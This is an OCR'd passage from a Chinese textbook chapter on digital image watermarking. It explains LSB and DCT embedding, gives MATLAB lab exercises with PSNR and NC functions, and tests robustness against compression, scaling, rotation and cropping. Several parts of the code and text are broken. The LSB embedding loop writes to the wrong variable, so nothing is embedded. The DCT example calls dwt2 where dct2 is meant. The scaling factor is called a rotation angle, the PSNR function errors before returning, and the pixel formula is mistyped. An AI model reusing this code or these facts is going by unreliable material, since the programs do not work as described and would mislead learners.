

(b) 载体图像加入噪声后提取的水印

图 10-4　白噪声对水印提取的影响

通过上面的实验分析可见,LSB 算法实现比较简单,不可感知性很高,但面对来自时域和频域的攻击时,都会很大程度上影响隐藏信息的提取。载体图像受到缩放、剪裁、噪声等攻击时,都将严重破坏水印的完整性,这说明基本 LSB 算法的鲁棒性很低。因而实际应用过程中往往加入循环冗余校验码(CRC)来降低误码率,使用校验码能一定程度上增强 LSB 算法对空域攻击的抵抗力,但抵抗来自变换域的攻击效果仍不是很明显,因为 LSB 是对空域进行直接的信息嵌入,经过压缩加噪后对空域数值的影响很大。

实验 10-1　空域 LSB 算法图像数字水印实验

【实验目的】

(1) 掌握对图像的基本操作。

(2) 能够用 LSB 算法对图像进行信息隐藏。

(3) 能够用 LSB 提取算法提取隐藏进图像的信息。

【实验原理】

在灰度图像中,每个像素通常为 8 位,每一位的取值为 0 或 1。在数字图像中,每个像素的各个位对图像的贡献是不同的。对于 8 位的灰度图像,每个像素的数据 g 可用公式表示为

$$g = \sum b_i 2_i$$

其中，i 表示像素的第几位，b_i 表示第 i 位的取值，$b_i \in \{0,1\}$。

这样便可以把整个图像分解为 8 个位平面，即从最低有效位（LSB）到最高有效位（MSB）。从位平面的分布来看，随着位平面从低到高（即从位平面 0 到位平面 7），位平面图像的特征逐渐变得复杂，细节不断增加。到了比较低的位平面时，单纯从一幅位平面上已经逐渐不能看出和测试图像的信息了。由于低位所代表的信息很少，改变低位对图像的质量没有太大的影响。LSB 方法正是利用这一点在图像低位隐藏水印信息。

LSB 算法虽然可以隐藏信息，但隐藏的信息可以被轻易移去，无法满足数字水印的鲁棒性要求，现在的数字水印软件已经较少采用 LSB 算法。

数字图像水印处理过程主要包括水印生成、嵌入和检测 3 个步骤。而整个水印系统还应包括外界的攻击过程。图 10-5、图 10-6 分别是水印信号的嵌入和水印提取模型。




图 10-5　水印信号嵌入模型




图 10-6　水印提取模型

【实验内容】

假设原始图像为 lena. bmp，水印图像为 watermark. bmp，嵌入水印后图像为 watertest. bmp。

将水印嵌入原始图像文件中。其 MATLAB 代码如下：

```
C=imread('lena.bmp');
m=imread('watermark.bmp');
Mc=size(C,1);
Nc=size(C,2);
Mm=size(m,1);
Nm=size(m,2);
watertest=C;
for i=1:Mc
    for j=1:Nc
        W_i(i,j)=bitset(watertest(i,j),1,m(i,j));
    end
end
```

```
imwrite(watertest,'lsb_w.bmp','bmp');
figure(1);
imshow(watertest)
title('嵌入水印后')
figure(2)
imshow(C,[ ])
title('嵌入水印前')
figure(3)
imshow(m,[ ])
title('水印图片')
```

【实验要求】

(1) 比较隐藏信息前后的载体(即原始图像矩阵和隐藏后的信息图像矩阵),观察变化情况。

要点:将隐藏前后的图像用 imread()读入到两个矩阵中,求这两个矩阵的差,观察其中 0 和 1 的位。

(2) 写出水印提取算法的 MATLAB 程序。

要点:类似嵌入水印程序,用一个二重循环语句。主要函数是 bitget()。

(3) 保存伪装载体,对伪装载体进行剪裁、缩放、噪声等的攻击,写出相应的 MATLAB 程序,再在其中提取保密信息,与攻击前的相比较,写出比较结果,分析原因。

要点:主要函数是噪声 imnoise()、缩放 imresize()、旋转 imrotate()。例如,加入椒盐噪声 imnoise(I,'salt & pepper',0.02)、高斯噪声 imnoise(I,'gaussian')等。

(4) 用 PSNR、NC 客观评价(3)的载体图像,并加以分析。

要点:编写 PSNR、NC 函数。

① PSNR 的 MATLAB 公式如下:

$$PSNR=10\ \log\ 10((2n-1)^2/MSE)$$

其中,MSE 是原图像与处理图像之间的均方误差。PSNR 是原图像与被处理图像之间的均方误差相对于$(2n-1)^2$的对数值(信号最大值的平方,n 是每个采样值的比特数),其单位是 dB。PSNR 值越大,就代表失真越少。

计算 PSNR 的 MATLAB 程序如下:

```
function PSNR=psnr(f1, f2)
m1=imread('f1.bmp');
m2=imread('f2.bmp');
if(size(m1))~=(size(m2))
    error('错误:两个输入像象的大小不一致');
end
[m,n]=size(m1);
A=double(m1);
B=double(m2);
D=sum(sum((A-B).^2));
MSE=D/(m*n);
if D==0
```

```
        error('两幅图像完全一样');
        PSNR=200;
    else
        PSNR=10*log10((255^2)/MSE);
    end
    return
```

② 用 NC(归一化相关系数)衡量提取水印与原始水印的相似程度。

计算 NC 的 MATLAB 函数如下:

```
function dNC=nc(ImageA,ImageB)
if(size(ImageA,1)~=size(ImageB,1))or(size(ImageA,2)~=size(ImageB,2))
    error('ImageA<>ImageB');
    dNC=0;
    return;
end
ImageA=double(ImageA);
ImageB=double(ImageB);
M=size(ImageA,1);
N=size(ImageA,2);
d1=0 ;
d2=0;
d3=0;
for i=1:M
    for j=1: N
        d1=d1+ImageA(i,j)*ImageB(i,j);
        d2=d2+ImageA(i,j)*ImageA(i,j);
        d3=d3+ImageB(i,j)*ImageB(i,j);
    end
end
dNC=d1/(sqrt(d2)*sqrt(d3));
return
```

10.2.3 变换域算法

变换域算法是在对原始载体图像进行各种变换的基础上嵌入水印信息,与空域水印算法不同的是,变换域算法中水印信息可分布到所有像素上,嵌入的数据不会被肉眼所察觉,有利于保证水印的不可见性,且能较好地抗击滤波、几何变形等,鲁棒性高。常用的变换域算法主要包括离散余弦变换(DCT)、离散傅里叶变换(DFT)和离散小波变换(DWT)等。此处主要讨论 DCT 算法。

DCT(Discrete Cosine Transform)技术是一种在数据压缩中常用的变换编码方法。它把正交矩阵的时序信号变为频率信号,是一种近似于傅里叶变换的正交变换。这种变换具有输入序列的功率(平方和)同变换序列的功率相等的特点。即如果在某一地方由于变换导致功率集中,则其他部分的功率将变小。图像信号具有在低频段时功率集中的特性,使高频段的功率变小。另外,人眼对高频段信号的视觉特性也不太灵敏。利用这些特性,可对低频

段部分进行细量化，而对高频段部分进行粗量化。由于任何连续的实对称函数的傅里叶变换中只含有余弦项，因此，DCT 与傅里叶变换一样有很明显的物理意义。DCT 先将图像分成 $N\times N$ 像素块（一般取 $N=8$，即 64 个像素块），再对 $N\times N$ 块像素逐一进行 DCT 变换，其转换示意图如图 10-7 所示。




图 10-7　DCT 变换示意图

二维数据块(x,y)经 DCT 变换成 8×8 个变换域系数(u,v)。其中 u 代表水平像素号，v 代表垂直像素号。如果 $u=0$、$v=0$，$T(0,0)$是原来的 64 个样值的平均值，相当于直流分量，随着 u、v 值增加，相应的系数分别代表逐步增加的水平空间频率分量和垂直空间频率分量的大小。

由于大多数图像高频分量较小，相应地图像高频成分的系数多数为 0，再加上人眼对高频成分的失真不太敏感，可以用更粗的量化，在保证所要求的图像质量下，舍弃某些次要信息，使传送变换系数所用的数据率远远小于传送像素所用的数据率。数据传送到接收端后，再通过离散余弦反变换（即 IDCT）变回到样值。这样图像虽然有一定的失真（即有损压缩），但对人眼来说是可以接受的。在对语音信号、图像信号的变换中，DCT 变换被认为是一种准最佳变换。

设数字图像是具有 M 行 N 列的矩阵，为了同时减弱（或去除）图像数据相关性，可以运用二维 DCT，将图像从空间域转换到 DCT 变换域。

二维离散余弦变换定义如下：

设 $f(x,y)$为 $M\times N$ 的数字矩阵，则

$$F(u,v)=\frac{2}{\sqrt{MN}}\sum_{x=0}^{M-1}\sum_{y=0}^{N-1}f(x,y)C(u)C(v)\cos\frac{(2x+1)u\pi}{2M}\cos\frac{(2y+1)v\pi}{2N}$$

式中，$x,u=0,1,\cdots,M-1$；$y,v=0,1,\cdots,N-1$。

二维离散余弦反变换定义如下：

$$f(x,y)=\frac{2}{\sqrt{MN}}\sum_{u=0}^{M-1}\sum_{v=0}^{N-1}C(u)C(v)F(u,v)\cos\frac{(2x+1)u\pi}{2M}\cos\frac{(2y+1)v\pi}{2N}$$

式中，$x,u=0,1,\cdots,M-1$；$y,v=0,1,\cdots,N-1$。

离散余弦变换的计算量相当大。在实际使用时，在 MATLAB 中，函数 dct2 和函数 idct2 分别用于进行二维 DCT 和二维 IDCT。

第一种方法是使用函数 dct2，该函数使用一个基于 FFT 的快速算法来提高当输入较大

的方阵时的计算速度。dct2 函数的调用格式如下：

```
B=dct2(A,[M N])
```

或

```
B=dct2(A,M,N)
```

其中,A 表示要变换的图像,M 和 N 是可选参数,表示填充后的图像矩阵大小。B 表示变换后得到的图像矩阵。

第二种方法是使用函数 dctmtx 返回的 DCT 矩阵,这种方法适合于较小的输入方阵。dctmtx 的调用格式如下：

```
D=dctmtx(N)
```

其中,N 表示 DCT 矩阵的维数,D 为 DCT 矩阵。

例如,下面的 MATLAB 程序将输入图像进行 dct2 和 idct2 变换,其输出结果如图 10-8 所示。

```
A=imread('e.jpg');
A=rgb2gray(A);
imshow(A);
title('原始灰度图像')
C=dct2(A);                          %进行余弦变换
figure;
imshow(C);
title('余弦变换后图像');
figure;
B=log(abs(C));
imshow(B)
title('系数分布');
colormap(jet(64));                  %显示为 64 级灰度
colorbar;                           %显示颜色条,显示变换后的系数分布
C(abs(C)<10)=0;                     %将 DCT 变换后的系数值小于 10 的元素设为 0
D=idct2(C)./255;                    %对 DCT 变换值归一化,进行余弦反变换
figure;
imshow(D) ;
title('余弦反变换后图像')
```

在 DCT 的变换编码中,图像是先经分块(通常是 8×8 或 16×16)后再作 DCT。得到的 DCT 图像有 3 个特点：

(1) 系数值全部集中到 0 值附近,动态范围很小,说明用较小的量化比特数即可得到 DCT 系数。


(2) DCT 后图像能量集中在图像的低频部分,即 DCT 图像中不为 0 的系数大部分集中在一起(左上角),因此编码效率很高。

(3) 没有保留原图像块的精细结构,从中反映不了原图像的边缘、轮廓等信息,这一特点是由 DCT 缺乏时域性造成的。






(a) 原始灰度图像



(b) 余弦变换后图像



(c) DCT系数的光谱表示




(d) 余弦反变换后图像

图 10-8　图像 dct2 和 idct2 变换实例

如图 10-9 所示，(a)是原始图像，(b)是变换后 DCT 域系数分布图，两条线划分出图像的低频、中频和高频分别所在的矩形区域。由图可见，经过 DCT 后大部分参数接近 0，只有左上角的低频部分有较大的数值，中频部分参数值相对较小，而大部分高频参数值非常小，接近 0。



(a) 原始图像



(b) 变换后DCT域系数分布

图 10-9　DCT 域系数分布

DCT 算法实现过程如下：

(1) 计算图像和水印的离散余弦变换。

(2) 将水印叠加到 DCT 域中幅值最大的前 k 个系数上，通常是图像的低频分量。

若 DCT 系数的前 k 个最大分量表示为

$$P_i = \{d_i\}, \quad i = 1,2,\cdots,k$$

水印信息为

$$W_i = \{w_i\}, \quad i = 1,2,\cdots,k$$

则水印的嵌入算法为

$$P = P_i + W_i \times a$$

其中常数 a 为尺度因子，用来控制水印添加的强度。

(3) 用新的系数反变换得到水印图像 I。

(4) 解码函数则分别计算原始图像 I 和水印图像 I^* 的离散余弦变换，并提取嵌入的水印 W^*，再做相关检验以确定水印存在与否。

相关模型表示如图 10-10 所示。

在水印嵌入时通常选取中频区域。因为低频区域对视觉最为敏感，在此处隐藏秘密信息会降低隐蔽性；而高频区域是图像压缩的主要区域，在此处隐藏达不到较好的鲁棒性；相




图 10-10　水印嵌入与提取检测模型

比之下,中频区域是最佳的隐藏点,能兼顾嵌入图像的隐藏性和鲁棒性。

10.2.4　变换域算法分析

不可见性、鲁棒性和安全性是数字水印的三个主要特点,也是水印系统测试的主要方面,嵌入的信息必须能够抵抗一些攻击。下面假设嵌入水印后载体图像是 D,受攻击后图像是 R,从 R 提取的水印是 W。

1. JPEG 压缩攻击

使用函数:

```
imwrite(D,'yingwu256_C_JPEG.jpg','mode','lossy','quality',qua);
R=imread('yingwu256_C_JPEG.jpg');
```

qua 表示有损压缩的质量,取值范围为 0～100,取值越大,压缩质量越好。然后提取压缩后的水印 W。

2. 缩放攻击

使用函数:

```
R=imresize(D,scale);
```

分别取旋转角度 scale 为 1、2、4,然后提取缩放后的水印 W。

3. 旋转攻击

使用函数:

```
R=imrotate(D,angle,,'bilinear','crop');
```

分别取旋转角度 angle 为 10、20、45,然后提取旋转后的水印 W。

4. 裁剪攻击

使用函数:

```
D(1:n,1:n)=0;
```

分别取 n 为 32、64、128,然后提取裁剪后的水印 W。

利用 DCT 域嵌入水印后,水印的不可见性较好,图像在嵌入水印前后视觉效果改变不大,不影响图像的正常使用。从各种攻击后提取的水印效果看,一般还能从中提取出较清晰

的水印信息。可见，这种嵌入算法的抗攻击性较好，而且检测和提取易于实现。

实验 10-2 变换域算法实验

【实验目的】

(1) 了解 DCT 的基础知识。

(2) 了解 DCT 算法原理。

(3) 掌握 DCT 算法的 MATLAB 编程方法。

【实验原理】

嵌入可见水印时，首先对原图像进行预处理，将预处理的结果进行 DCT，与此同时，将水印图像进行 DCT，并将变换的结果进行预处理。然后，将水印图像的变换域的值叠加到原图像的变换域的指定频段，可见水印与不可见水印的嵌入位置的选择不同。之后再进行 IDCT，即可输出一幅嵌入可见水印后的图像。其中预处理部分不是必需的，对原图像进行预处理的目的是提高处理速度，对水印图像的预处理目的是提高水印的保密性。预处理的位置也不是固定的，对水印图像的预处理如果放在 DCT 之后，则对变换域进行置乱；如果放在 DCT 之前，则是对水印图像的空域进行置乱。

水印提取时，首先将嵌入水印后的图像进行 DCT，与此同时将原图像也进行离散余弦变换，然后将两幅图像变换后输出的 DCT 域的结果进行相减，相减后得到的结果需要进行位置调整才能在经过后面的反变换后输出正常的水印图像。例如，如果嵌入时选择的是中低频嵌入，即嵌入不可见水印，则相当于是把水印图像 DCT 域的整体放在了原图像中低频以上的区域，这样，相减后水印图像的 DCT 域不是从零频开始的，而是从中低频开始向后延续的，所以需要经过位置调整将相减后的结果调整至从零频开始。

【实验内容】

(1) 准备原始图像 lena.bmp。

(2) 编写 MATLAB 程序。示例程序如下：

```
%定义常量
size=256;
block=8;
blockno=size/block;
LENGTH=size* size/64;
Alpha1=0.02;
Alpha2=0.1;
T1=3;
I=zeros(size,size);
D=zeros(size,size);
BW=zeros(size,size);
block_det1=zeros(block,block);
% 产生高斯水印,并显示水印信息
randn('seed',10);
mark=randn(1,LENGTH);
subplot(2,2,1);
plot(mark);
title('水印：Gaussian noise');
```

```
%显示原图
subplot(2,2,2);
I=imread('lena.bmp');
imshow(I);
title('原始图像: I');
%显示 prewitt 为算子的边缘图
BW=edge(I,'prewitt');
subplot(2,2,3);
imshow(BW);
title('edge of origine image');
%嵌入水印
k=1;
for m=1:blockno
    for n=1:blockno
      x=(m-1)*block+1;
      y=(n-1)*block+1;
      block_dctl=I(x:x+block-1,y:y+block-1);
      block_dctl=dwt2(block_dctl);
      BW_8_8=BW(x:x+block-1,y:y+block-1);
      if m<=1 | n<=1
          T=0;
      else
          T=sum(BW_8_8);T1=sum(T);
      end
      if T>T1
          Alpha=Alpha2;
      else
          Alpha=Alpha1;
      end
      block_dctl(1,1)=block_dctl(1,1)*(1+Alpha*mark(k));
      block_dctl=idct2(block_dctl);
      D(x:x+block-1,y:y+block-1)=block_dctl;
      k=k+1;
    end
end
%显示嵌入水印后的图像
subplot(2,2,4);
imshow(D,[ ]);
title('embeded image: D')
```

【实验要求】

(1) 分析以上程序,指出信息隐藏采用了什么算法。

(2) 分析说明 DCT 域隐藏的容量。

(3) 仿照本例,比较图像分别在高频、中频、低频进行信息隐藏时,其隐藏前和隐藏后载体图像的变化。

